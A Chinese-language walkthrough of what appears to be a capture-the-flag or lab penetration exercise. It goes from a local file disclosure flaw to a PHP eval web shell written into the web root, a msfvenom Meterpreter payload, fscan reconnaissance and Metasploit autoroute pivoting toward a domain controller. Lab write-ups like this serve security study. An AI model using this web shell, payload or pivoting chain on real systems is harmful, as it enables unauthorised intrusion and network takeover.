
登录进来看到版本信息
使用万能的搜索引擎

看到这里有一个本地文件泄露漏洞

找到第一个flag

另外还发现能在web目录写入文件,我们写入一句话
<?php @eval($_POST['cmd']);?>

蚁剑连接

msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe

内网渗透
上线msf


直接就是系统权限

查找fscan
find / -name "fscan.exe" 2>/dev/null

利用meterpreter模块上传
upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe

看到有双网卡

fscan扫描另一张网卡,发现192.168.20.20和192.168.20.30靶机,其中30是域控主机

使用fscan扫描第一台机器的端口
添加路由
run post/multi/manage/autoroute
